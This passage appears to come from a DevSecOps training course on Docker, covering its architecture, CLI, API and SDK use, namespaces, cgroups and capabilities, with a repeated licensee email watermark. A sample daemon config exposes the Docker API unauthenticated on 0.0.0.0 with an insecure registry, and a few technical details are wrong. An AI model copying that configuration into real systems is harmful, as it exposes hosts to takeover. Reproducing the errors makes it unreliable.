So far, we have created a docker image, stored in in a registry, tried to pull/download an image from a registry, we also tried running a container with different options to share file system resources, and exposes running services, finally we reviewed how to destroy containers, and images.



Docker container could be used to run any applications including security tools that are commonly used by security engineers.

Running security tools as docker containers helps us with *Scalability*. When we have to run multiple containers or multiple tools together, we can build all the security tools as containers that can scale as required.

Running security tools as docker containers helps us with *Platform Independence*. There is only one dependency, that is docker, we do not need to install java runtime on a CI CD system because our security tool is build with java.

Running security tools as docker containers helps us with *Dependency Management*. All the dependency that a tool needs are package inside the docker image which helps in managing dependencies effectively.

Running security tools as docker containers helps us with providing *Immediate Feedback*. Many security tools packaged as docker images can be run effortlessly to review the security state of a system, hence providing immediate feedback.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, we will explore the essential components of Docker Architecture.



An oversimplified version of Docker components simply constitute three items. A docker client, a docker host, and a docker registry.

Docker Client is a machine that is used to interact with the containers, images, and docker_daemon itself.


1. Docker Client can be local to a machine where the docker_daemon is installed
2. Docker Client can be a remote machine that is separate from the docker_daemon
3. The docker client can choose to use the Docker CLI, or the Docker APIs, or the Docker SDKs to interact with the docker_daemon

Docker Host is a machine that hosts the docker_daemon.

1. The docker daemon helps in managing containers, images, and volumes

Docker Registry is a machine that stores docker_images.

1. docker images can be stored at, or pulled from a registry that is present on-prem, or on the cloud




Docker has a client, and a server.

Just as in any client server architecture, the client, and the server can be co-located in the same machine or different machines.

Docker Client helps in interacting with the Docker Server. Docker Client can be a Docker CLI, Docker API, or a Docker SDK.

Docker Server hosts the docker daemon. Docker Daemon is responsible for managing docker images, containers, and volumes. A simplistic view of Docker Engine has a docker daemon.

Docker Architecture - 101



<https://www.docker.com/blog/docker-engine-1-11-runc/>

As you can see, there's more to the Docker Engine (Server, Backend)

The backend has more components like containerd and runC.

This division helps you switch, a part of the stack with any other alternative and removes the dependency on one vendor (bye-bye vendor lock-in).


Docker, from version 1.11 onwards allows plug and play of various critical components present in docker. Let's explore the various components of the Docker Engine.

dockerd is responsible for managing containers. *dockerd* is the docker daemon.

containerd is responsible for lowlevel container management tasks like storage, image distribution, network attachment etc.,

runc is a small binary that's responsible for actually using cgroups, namespaces to spin containers and run them.

This division helps you switch, a part of the stack with any other alternative and removes the dependency on one vendor. For example, *runc* runtime can be replaced with CRI-O while still using *dockerd* and *containerd* from Docker.



Containerd is a part of the OCI standard which is managed by the CNCF.

OCI is the Open Container Initiative from the Cloud Native Computing Foundation.

Containerd is responsible for low level container management tasks like storage, image distribution, network management, and so on.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, we will explore the different ways of interacting with a container ecosystem.



There are three ways to interact with Docker:

1. Docker CLI - Command Line Interface
2. Docker API - Application Programming Interface
3. OCI Libraries - Open Container Initiative libraries



Docker CLI

Docker provides easy to use Command Line Interface to interact with it.

We have been using this CLI so far in the course and they are easy to remember(pull, push) and clean.

For example,

```
$ docker pull nginx  
$ docker run -d nginx
```

Docker CLI is the most common way of interacting with a docker container. We have been using Docker CLI so far with commands such as docker pull, docker run, docker run, and so on.

The Docker CLI is really just a facade to the Docker API. The docker run command from the Docker CLI, calls the create, and start API endpoints of the Docker API to run a container for us.

Important Docker Commands

Let us see ways of interacting with the containers.

```
# Open an Interactive Mode  
$ docker run -i alpine /bin/bash  
  
# Override entry point for information gathering and analysis  
$ docker run --entrypoint /bin/bash hysnsec/safety  
  
# Run containers in Detached mode  
$ docker run -d nginx  
# List running containers in the background  
$ docker ps  
  
# List containers which exited or not running, -a (all) option  
$ docker ps -a
```

Here are some commonly used Docker CLI commands to interact with containers.

The *-i* option of *docker run* is used to run a container in interactive mode. In the command *docker run -i alpine /bin/bash* we would get a */bin/bash* shell after the *alpine* container starts.

The *--entrypoint* option of *docker run* is used to override the entrypoint of a container. Overriding entrypoint is particularly useful in gathering information of a container. The command *docker run -it --entrypoint /bin/bash hysnsec/safety* overrides the entrypoint of the *hysnsec/safety* container, and drops un into an interactive */bin/bash* shell inside the container.

The *-d* option of *docker run* is used to run a container in detached mode. The command *docker run -d nginx* runs an *nginx* container in detached mode.

To list the running containers we can use the *docker ps* command.

To list all the containers including the containers that are running, containers that exited or not running, we can use the *-a* option with *docker ps* command.


Important Docker Commands

Let us see ways of interacting with the containers.

```
# Remove unused and temporary disk space, networks, volumes  
$ docker system prune  
  
# Show the Disk Space used by Docker  
$ docker system df
```

The *docker system prune* command is used to remove unused and temporary disk space, networks, volumes.

The *docker system df* command shows the disk space used by docker.



The Docker API is the centerpiece of interacting with Docker. Even the Docker CLI calls the API behind the scenes to perform a requested operation in the command line.

Docker run and the API Requests

All CLI commands call docker APIs to get the job done.

```
# Below is an example of the API requests that get fired behind the scenes
when we run the docker cli command docker run hello-world

POST /v1.40/containers/create
POST /v1.40/images/create
POST /v1.40/containers/create
POST /v1.40/containers/[id]/attach
POST /v1.40/containers/[id]/wait
POST /v1.40/containers/[id]/start

# Below is an example of the Docker API configuration:
DOCKER_OPTS= -H tcp://0.0.0.0:2357 -H unix:///var/run/docker.sock --insecure-
registry mysite.net:5000

# Below is an example of pointing docker daemon to use a certain docker
registry:
cat /etc/docker/daemon.json
{
    "registry-mirrors": [ "https://registry.practical-devsecops.training" ]
```

Here we present a sample of API requests that get fired when a CLI command like *docker run* is executed.

Here we also present sample docker daemon configuration that use another docker registry.

Call Docker APIs using curl

Let us see ways of interacting with the containers.

```
# List containers by calling API via unix socket
$ curl --unix-socket /var/run/docker.sock http://localhost/containers/json

# Pull an image
# curl -XPOST --unix-socket /var/run/docker.sock 'http://localhost/images/
create?fromImage=nginx&tag=latest'
$ docker pull nginx

# Create the container
$ curl -XPOST --unix-socket /var/run/docker.sock -d '{"Image": "nginx"}' -H
'Content-Type: application/json' http://localhost/containers/create

# Start the container
$ curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/
$ id/start
```

While most of us prefer using the docker CLI for day to day operations, sometimes to manage multiple containers, we could also use docker APIs. The docker CLI merely calls the docker APIs behind the scenes to get the job done.

Here we see examples of calling docker API to list containers, pull an image, create a container, and then to start the container.

Docker CLI commands on the other hand are also convenient to use in a way that if you use `docker run nginx` command, then docker cli will download an `nginx:latest` image first if it is not already present locally, and then create a container from the `nginx:latest` image, and then run the container. With docker API, we will have to do all those things ourselves.

Call Docker APIs using Docker SDK

We will use python SDK to talk to Docker Daemon.

```
# Install python Docker SDK
$ pip3 install docker

# list images via SDK
$ python3

import docker
client = docker.from_env()
for image in client.images.list():
    print(image)
```


docs.docker.com/engine/api/sdk/examples/.

Docker SDKs are available for multiple programming languages to help us interact with the Docker API, which in turn interacts with the docker daemon. You can see documentation page for a list of official and unofficial Docker SDKs on the link you are seeing on the screen.

Here we have a python example where we are first installed the *docker* package through *pip3 install docker*. Then we are iterating through a list images to print the image details.

What is the Docker CLI command to list images? *docker images*.

You can see more example of Docker SDK on this URL.



In this exercise, we will learn to use the Docker SDK to interact with Docker.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section we will explore the fundamental building blocks of container technology such as CGroups, namespaces, and capabilities.



Unlike a Virtual Machine, Docker provides isolated environment using linux kernel's built in features such as namespaces, cgroups and union file system. By using these technologies docker can provide fine grained control on who can talk to who and at what granularity.

Namespaces help in isolating processes, file system, and other other sources from other other containers, and the host.

CGroups help in limiting the resources a container can consume.

Capabilitiies help in limiting operations that a container can perform.



Namespaces

Namespaces allow docker to create a set of segregated resources like process (pid), networking (net), file system mounts (mnt), communication (ipc), user (user) and kernel identifiers.

It's an isolation mechanism to provide separation. Using this feature, every container believes it is the only container in the system.

Docker creates a separate namespace for every container. Namespaces are at the core of docker's isolation.

Every container has its own set of processes, system mounts, users, kernel identifiers, network resources. By default, one container cannot see the resources of other containers.

Because of such isolation through namespaces, every container believes that it is the only existent system running on a machine.

Namespaces Overview

- Namespaces limit the access for a container to itself
- These namespaces are created by docker:
 - Namespace **pid** to provide process isolation
 - Namespace **net** to provide network isolation via network interfaces
 - Namespace **mnt** to provide mount file system management

Docker creates the following namespaces to isolate a container to itself:

- the *pid* namespace to provide isolation between processes
- the *net* namespace to provide isolation between network interfaces
- the *mnt* namespace to provide isolation between file system mounts

Namespaces Example

Isolation at its core.

```
# Run two containers named alp1, and alp2 that sleep for different duration
$ docker run -d --name alp1 alpine sleep 10000
$ docker run -d --name alp2 alpine sleep 10001
# Review the process ids of the sleep processes from inside the container
$ docker exec -it alp1 ps aux | grep sleep
$ docker exec -it alp2 ps aux | grep sleep
# Review the process ids of the sleep process from the host machine
$ ps aux | grep sleep
```

As an example to review the namespaces, let's try running two containers from an alpine image named *alp1* and *alp2* that sleep for different duration.

The first container *alp1* sleeps for 10000 seconds, the second container *alp2* sleeps for 10001 seconds.

We can then find out the process ids of the sleep processes that are running inside the containers using *docker exec*. *docker exec* helps in executing commands inside a running container.

We can then find out the process ids of the sleep processes from the host machine using *ps aux | grep sleep*.

You'd notice that there are sleep processes that sleep for 10000 seconds, and 10001 seconds respectively with different process ids, but they are still on the host.

When inside the container, the container *alp1*, only sees its own sleep process that sleeps for 10000 seconds. Similarly, when inside the container *alp2*, only sees its own sleep process that sleeps for 10001 seconds.

Namespaces Example

Isolation at its core.

```
# Run a container
$ docker run -d alpine sleep 10000

# Get the PID on the host
$ ps aux | grep sleep

# Check the namespace on the local proc directory
$ ls /proc/19282/ns/
```

From the host machine, we can actually look at the namespace information by listing the contents of the `/proc/PID/ns/` directory.

Start an alpine container that sleeps for 1000 seconds, review the process id of the sleep process from the host machine. Then list the contents of the `/proc/PID/ns/` directory to review the namespace information of the container process.



Cgroups

Control groups are responsible for resource meeting and limiting as the name control suggests.

It controls the following resources/groups

1. Memory
2. CPU
3. IO (blkio)
4. Network

It also handles device node (/dev/*) access control

Many of these restrictions are not enabled by default while running containers.

CGroups are control groups that help limit and control resources that a container can have access to. CGroups uses additional utilities and features to limit resources like iptables for networking and tc.

You can enforce soft and hard limits, soft limits are not generally enforced. When a process group hits its hard limits, OOM killer for that group triggers and kills necessary processes.

Memory limits can be set on physical, kernel and total memory that can be consumed.

CGroup limits are not enabled by default while running containers.

Docker Cgroups

Control/Meter the containers.

```
# Limit the memory to 2G
$ docker run -it -d --memory=2G --memory-swap=1G ubuntu /bin/bash
# Review the stats of a container
$ docker stats container-id
```

The example presented here limits the memory the container can consume to 2GB, and sets a swap limit of 1GB.

From the host, we can run docker stats with the container id to find the memory limits for a container.



Capabilities

Capabilities allow docker to further constraint the root privileges and add some root privileges to non-root users.

Docker by default enables the following 14 capabilities:

CHOWN, DAC_OVERRIDE, FSETID, FOWNER,KILL, MKNOD,
NET_RAW, SETGID, SETUID, SETFCAP, SETPCAP,
NET_BIND_SERVICE, SYS_CHROOT, AUDIT_WRITE

Capabilities help us restrict activities that a root user can perform, or add more permitted activities to a low privileged user.

Docker by default enables the 14 capabilities as presented here in this slide.

Capabilities

Limit the capabilities of a container.

```
# Drop the NET_RAW capability
docker run -it --cap-drop=NET\_RAW alpine /bin/sh

# Try a ping command
$ ping google.com
```

The example here drops the NET_RAW capability for an alpine container. Once inside the container, when we try and ping google.com, we would get permission denied error.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

